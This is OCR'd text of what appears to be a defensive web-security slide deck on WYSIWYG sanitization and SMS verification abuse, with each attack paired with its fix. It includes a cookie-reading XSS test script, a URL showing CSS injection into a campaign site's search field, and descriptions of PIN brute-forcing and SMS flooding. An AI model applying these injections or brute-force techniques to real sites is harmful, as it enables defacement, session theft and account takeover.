
- ♦ A: The editor ~~before~~ posting data
- ♦ B: The built-in ~~Symfony~~ validator
- ♦ C: My vendor's Twig filter
- ♦ D: My wife sanitizes everything

GrafiXe

No Built-in WYSIWYG Validator

Client-Side editors.

No generic solution.



Which of the following protections ensures WYSIWYG's sanity?

- A: The editor before posting data
- B: The built-in Symfony validator
- C: My vendor's Twig filter
- D: My wife sanitizes everything

Graffite



Solutions


- sanitize data using **HTMLPurifier** (<http://htmlpurifier.org/>)
- use **HTMLPurifierBundle** and `|purify` filter in **Symfony**



Use HttpOnly cookies

```
<script>  
    alert(document.cookie);  
</script>
```






Which of the following protections ensures WYSIWYG's sanity?

- A: The editor before posting data
- B: The built-in Symfony validator
- C: My vendor's Twig filter
- D: My wife sanitizes everything

Graffite

It doesn't only happen to others



Bla Bla Car

Christine Boutin | Boutin2012.fr : le site de campagne de Christine Boutin - Mozilla Firefox

Fichier Édition Affichage Historique Marque-pages Outils ?

Gmail - [left_blogs] Christin Boutin se reti... Christine Boutin | Boutin2012.fr : le site d... +

www.boutin2012.fr/search?q=><style>%23header{background:url(http://a.yfrog.com/img193/2041/yb5.png)}%23main{back ☆ C Google

Gmail - Boîte de récep... Shorten with bitly Google Reader

BOUTIN 2012

RÉSISTER, TRANSMETTRE, CONSTRUIRE

Restez en contact avec nous

Votre e-mail Votre code post:

JE VALIDÉ

ACCUEIL CHRISTINE BOUTIN MON PROJET ME SOUTENIR ACTUALITÉS VIDÉOS REVUE DE PRESSE


Je fais alliance avec Nicolas Sarkozy car on peut mettre un prix sur mon soutien.


Je me retire : découvrez la vidéo


Je me retire

VOIR LA VIDÉO

JE ME RETIRE - DÉCOUVREZ LA VIDÉO

SUIVEZ CHRISTINE BOUTIN

f t • ♀

Faire un don
Le quiz : Christine Boutin
Parrainer
Participer à la campagne
Le projet

SMS Verification Hacks



Protect profile changes

The screenshot shows the Bla Bla Car profile page for user Alain. The top navigation bar includes links for 'Find a ride' and 'Offer a ride'. The main menu has tabs for Dashboard, Rides offered, Bookings, Messages, Email alerts, Ratings, Profile, and Money. The 'Profile' tab is active. On the left, a sidebar lists sections: Profile (Personal information is selected), Photo, Preferences, Verification, Car, Postal address, Account, Request funds, Fund transfer details, and Payments made. The 'Personal information' section contains fields for Gender (Male), First name (Alain), Last name (Tiemblo), and Displayed As (Alain T). Below this, an email field (h4ck3rz@example.com) and a phone number field (France (+33) 06 H4 CK 3R ZZ) are shown, both with green checkmarks indicating they are protected. A red box highlights these fields. A checkbox for 'Never show my phone number publicly' is also present. The bottom right corner shows a notification bell icon and the name 'Alain'.

Bla Bla Car

Find a ride or Offer a ride

Dashboard Rides offered Bookings Messages Email alerts Ratings Profile Money

Profile

Personal information

Photo

Preferences

Verification

Car

Postal address

Account

Request funds

Fund transfer details

Payments made

Your personal information

Gender Male

First name Alain

Last name Tiemblo

Displayed As Alain T


Email h4ck3rz@example.com

Phone number France (+33) 06 H4 CK 3R ZZ

Never show my phone number publicly

Alain

Solution



Solutions

Send an SMS to the old phone number

PIN form bruteforcing

The image shows a screenshot of the Bla Bla Car mobile application interface. At the top, the 'Bla Bla Car' logo is visible. On the right side, there are icons for notifications and a user profile labeled 'Alain'. The main content area displays a 'Casino' banner on the left. In the center, there is a section titled 'Complete your phone number verification' with a checked checkbox icon. Below this, a blue bar contains the text 'An SMS has been sent to 07 99 99 99 05. Not received? [Click to resend.](#)' A large red arrow points from the bottom-left towards this 'Click to resend.' link. Further down, there is a text input field with placeholder text 'Please enter the 4-digit code you received by SMS:' and a 'Confirm' button to its right. Below the input field, a message says 'Haven't received your SMS yet? Resend by clicking the link above. [Continue without verifying number](#)'. At the bottom, there is a section titled 'Why verify my phone number?' with explanatory text.

Bla Bla Car

Casino

Complete your phone number verification

An SMS has been sent to 07 99 99 99 05. Not received? [Click to resend.](#)

Please enter the 4-digit code you received by SMS:


Haven't received your SMS yet? Resend by clicking the link above. [Continue without verifying number](#)

Why verify my phone number?
It shows you can be easily contacted to arrange your rideshares, and also that you are trustworthy and reliable.

Solutions

- Stop validating codes after a certain number of attempts.
- Invalidate code after a short period of time.

SMS Flooding



The image shows a composite of two screenshots. On the left, a hand in a black long-sleeved shirt is shown from the side, pointing its index finger towards a large red button. A red arrow points from this hand towards the right screenshot. The right screenshot is a BlaBlaCar mobile application interface. At the top, the 'BlaBlaCar' logo is visible along with user icons for email, notifications, and a profile named 'Alain'. Below the header, there is a large blue button with a white checkmark icon and the text 'Complete your phone number verification'. Underneath this, a blue bar contains the message 'An SMS has been sent to **07 99 99 99 05**. Not received? Click [here](#) to resend.' A red circle highlights the word 'here' in the link. Below the blue bar, there is a text input field labeled 'Please enter the 4-digit code you received by SMS:' followed by a 'Confirm' button. At the bottom of the interface, there is a link 'Haven't received your SMS yet? Resend by clicking the link above. Continue without verifying number'.

BlaBlaCar

Complete your phone number verification

An SMS has been sent to **07 99 99 99 05**. Not received? Click [here](#) to resend.

Please enter the 4-digit code you received by SMS: Confirm

Haven't received your SMS yet? Resend by clicking the link above. [Continue without verifying number](#)

Why verify my phone number?
It shows you can be easily contacted to arrange your rideshares, and also that you are trustworthy and reliable.

BlaBlaCar

Solutions

Limit number of “Resend” uses.

Disposable phone numbers



France SMS | recevoir sms en ligne

To get your message here send sms text message to: **+33756796963**

Status: **Online**

Please reload the page to update any new messages.

Beware: yopmail for phones exists!

Bla Bla Car

Solutions


Validate phone numbers legitimacy.




nexmo

Bla Bla Car



SenderID Spoofing



Bla Bla Car



Don't use brands as SenderID

